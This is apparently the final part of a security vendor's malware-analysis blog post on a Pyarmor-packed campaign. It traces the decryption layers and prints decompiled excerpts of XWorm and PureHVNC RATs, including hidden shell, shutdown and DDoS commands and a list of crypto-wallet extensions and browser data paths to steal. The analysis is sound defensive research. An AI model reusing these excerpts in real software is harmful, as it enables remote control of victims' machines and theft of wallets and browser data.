Based on how the parameters are used in the GCM functions and what we deduced earlier, we can tell that the bytes string we saw in the bytecode starts at `args + 32`. The GCM IV location is obtained through a series of offsets computations. In our case, it was always located right after the ciphertext. Unlike earlier, the IV bytes are not split up. However, there seems to be some capability to run the IV through an additional function for unknown purposes (possibly to mutate it?).

Essentially, what we're dealing with here is just-in-time decryption. The code is decrypted, executed, and then re-encrypted. This means that functions that are not currently being executed are not available in plaintext even if you dump the process memory.

We decided to write a script that parses the code objects, extracts the bytes string to find the ciphertext and IV, and generates a file that basically describes where and how to apply GCM in the raw decrypted script. This description can then be used by a normal Python installation in order to do the decryption (it seemed prudent to use our modified Python as little as possible - in particular, we didn't feel like attempting to run Pycryptodome on it).

Finally decrypted

Here's the decrypted continuation of the bytecode we had earlier:

```
  1           26 NOP

  2           28 LOAD_CONST               3 (0)
              30 LOAD_CONST               4 (None)
              32 IMPORT_NAME              1 (ctypes)
              34 STORE_NAME               1 (ctypes)

  3           36 LOAD_CONST               3 (0)
              38 LOAD_CONST               4 (None)
              40 IMPORT_NAME              2 (base64)
              42 STORE_NAME               2 (base64)

  5           44 LOAD_CONST               5 (<code object rc4_decrypt at
0x5e6298eb3bd0, file "<frozen JAN-X1>", line 5>)
              46 MAKE_FUNCTION            0
              48 STORE_NAME               3 (rc4_decrypt)

 27           50 LOAD_CONST               6 (<code object execute_shellcode at
0x5e6298ec0560, file "<frozen JAN-X1>", line 27>)
              52 MAKE_FUNCTION            0
              54 STORE_NAME               4 (execute_shellcode)

 45           56 PUSH_NULL
              58 LOAD_NAME                4 (execute_shellcode)
              60 CALL                     0
              68 POP_TOP
              70 LOAD_CONST               4 (None)
              72 NOP
              74 NOP
              76 NOP
              78 JUMP_FORWARD            19 (to 118)
              ... followed by pyarmor leave code ...
```

The function references that can be seen here do exactly what they say. The `execute_shellcode` function contains a huge base64-encoded string, which is decrypted using RC4, allocated as executable memory using Windows APIs, and then jumped into.

So in the end, we don't have "real" Python malware here, just a somewhat unusual malware packer.

The actual malware

The question remains - what malware did they try to infect us with?

One thing is for certain: the amount of layers the malware is packed in is slightly ridiculous. Whenever we unpacked one stage, we'd be faced with another packer and the payload got smaller and smaller, to a point where we wondered if anything would actually be left. In the end, the chain turned out to be this:

1. Pyarmor
2. Shellcode (packer)
3. Injector generated by laZzzy, injects into `notepad.exe`
4. Shellcode (same packer as before)
5. .NET malware (sometimes also packed with additional .NET packer).

If you count the initial dropper stages, the list is even longer.

A comprehensive malware analysis would be out of scope here, and frankly, not that interesting, so we're just going to leave you with some screenshots for code impressions.

```
}
else if (Operators.CompareString(text, "Urlopen", false) == 0)
{
    Messages.OpenUrl(array[1], false);
}
else if (Operators.CompareString(text, "Urlhide", false) == 0)
{
    Messages.OpenUrl(array[1], true);
}
else if (Operators.CompareString(text, "PCShutdown", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "PCRestart", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "PCLogoff", false) == 0)
{
    Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "RunShell", false) == 0)
{
    Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "StartDDos", false) == 0)
{
```
Figure 6: This specimen is a variant of the XWorm RAT

```
        { "ejbalbakoplchlghecdalmeeeajnimhm", "MetaMask" },
        { "ghocjofkdpicneaokfekohclmkfmepbp", "Exodus Web3" },
        { "heaomjafhiehddpnmncmhhpjaloainkn", "Trust Wallet" },
        { "hkkpjehhcnhgefhbdcgfkeegglpjchdc", "Braavos Smart Wallet" },
        { "akoiaibnepcedcplijmiamnaigbepmcb", "Yoroi" },
        { "djclckkglechooblngghdinmeemkbgci", "MetaMask" },
        { "acdamagkdfmpkclpoglgnbddngblgibo", "Guarda Wallet" },
        { "okejhknhopdbemmfefjglkdfdhpfmflg", "BitKeep" },
        { "mijjdbgpgbflkaooedaemnlciddmamai", "Waves Keeper" }
    };
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Chromium\\User Data\\", "Chromium");
    dictionary.Add("Google\\Chrome\\User Data\\", "Chrome");
    dictionary.Add("Google(x86)\\Chrome\\User Data\\", "Chrome");
    dictionary.Add("BraveSoftware\\Brave-Browser\\User Data\\", "Brave");
    dictionary.Add("Microsoft\\Edge\\User Data\\", "Edge");
    dictionary.Add("Tencent\\QQBrowser\\User Data\\", "QQBrowser");
```

Figure 7: PureHVNC RAT, stealing crypto wallets and browser data. It also collects basic info about your system, including whether a camera is plugged in

Filename	Malware family
`EAdate.py`	DcRat
`FAScis.py`	AsyncRAT
`GXrop.py`	XWorm RAT
`HPUope.py`	PureHVNC

Figure 8: Types of malware used in the campaign

The other set of files (`BArown.py`, etc.) contains the same malware - the Python files have different hashes, but the final unpacked binaries are identical.

In one of the next installments on this blog, we’re going to talk about .NET obfuscation, so stay tuned!

GitHub repo with scripts developed for Pyarmor: https://github.com/GDATAAdvancedAnalytics/Pyarmor-Tooling

---

Updated on April 4: We’ve identified the previously denoted as unknown sample `HPUope.py` to be PureHVNC.